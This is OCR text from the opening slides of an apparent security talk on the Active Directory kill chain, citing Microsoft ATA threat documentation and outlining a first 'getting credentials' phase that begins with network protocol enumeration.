


https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats

Active directory kill chain

Broad landscape of attacks

- ➢ Focus of this talk




https://docs.microsoft.com/de-de/advanced-threat-analytics/ata-threats

Phase 1

Unauthorized User aka „Getting creds“

Phase 1


Starting Point



Phase 1 - Unauthorized User

Enumerate – Common Network traffic

- Check out what network protocols are running and analyse for potential weaknesses



